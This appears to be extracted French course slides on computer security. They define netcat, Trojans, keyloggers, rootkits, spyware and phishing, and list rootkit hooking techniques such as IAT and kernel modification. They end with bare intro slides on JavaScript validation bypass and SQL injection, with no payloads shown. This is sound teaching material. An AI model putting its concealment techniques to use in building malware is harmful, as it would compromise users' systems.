


- Pas d'authentification
- Privilège de celui qui exécute nc du côté victime
- Taille de 60 kByte
- Version avec chiffrement (crypcat)

Cheval de Troie (Trojan Horse)

- *A Trojan horse is a program that appears to have some useful or benign purpose, but really masks some hidden malicious functionality (Skoudis)*
- Programme informatique d'apparence légitime qui a été conçu dans l'intention de perturber et de porter atteinte à l'activité de l'ordinateur
- *Key logger* = programme qui intercepte les données entrées au clavier
- Programme qui active le micro du PC pour enregistrer ...

Diplôme Solleder




Rootkit (1)

- *Rootkits are Trojan horse backdoor tools that modify existing operating system software so that an attacker can keep access to and hide on a machine (Skoudis)*
- La victime (*user / admin*) utilise à son insu du code modifié par l'attaquant qui lui permet de cacher ses actions
- La victime exécute la commande (*dir, show process, ...*)
Le système d'exploitation répond
Cette réponse est interceptée puis filtrée avant d'être affichée
→ *DLL Injection, API Hooking, ...*

Rootkit (2)

- L'analyse *live* ne peut plus être considérée comme fiable si le système est infecté par un *rootkit*



Rootkit (3)

- Techniques utilisées par les *malware* pour **masquer leur présence** aux antivirus, *personal firewall*, ...
- Méthodes de crochet (*hook*) en mode *user* & *kernel*
 - Modification de IAT (*Import Address Table*) au niveau application
 - Modification dans Windows API
 - Modification dans *ntdll.dll*
 - Modification dans les entrées de *Service Dispatch Table*
- Mémoire de diplôme → http://www.tdeig.ch/windows/wenger_M.pdf
- Modification au niveau du noyau
 - Détection encore plus difficile du rootkit

Spyware

- *Spyware* désigne tout logiciel espion, conçu dans le but de collecter des données personnelles sur un utilisateur (client) et de les envoyer secrètement à son créateur ou tout autre entité (serveur) via internet


Travail de diplôme → http://www.tdeig.ch/windows/desousa_M.pdf

- *Adwares* (logiciels publicitaires), *pop-ups* et quelques *cookies*, sont parfois considérés comme des *spywares* car ils peuvent fonctionner sans le consentement de l'utilisateur. À la différence des *spywares* purs, certains *adwares* ne transmettent pas de données personnelles à leurs créateurs, ils ne font qu'afficher des bannières publicitaires. Ils sont utilisés, le plus souvent, comme source de financement pour les éditeurs de *freewares* (logiciels gratuits), dans lesquels ils sont incorporés.

Phishing


- désigne une escroquerie en ligne qui s'appuie sur l'usurpation d'identité et vise à récupérer des informations personnelles comme les coordonnées bancaires
- Il utilise divers mécanismes tels que *spam* et faux sites web imitant les sites légitimes

Contournement de validation javascript : Dizon 2003 (1)



```
<form name="formulaire" method="POST" onSubmit="return validerFormulaire()">
  <input type="text" name="email">
  <input type="text" name="utilisateur">
  <input type="submit" value="Submit">
</form>
```

Contournement de validation javascript : Dizon 2003 (2)



Injection SQL (1)

- Illustration d'une authentification utilisant PHP et MySQL

- Requête http

```
POST /login.php3 HTTP/1.0
```

```
...
```

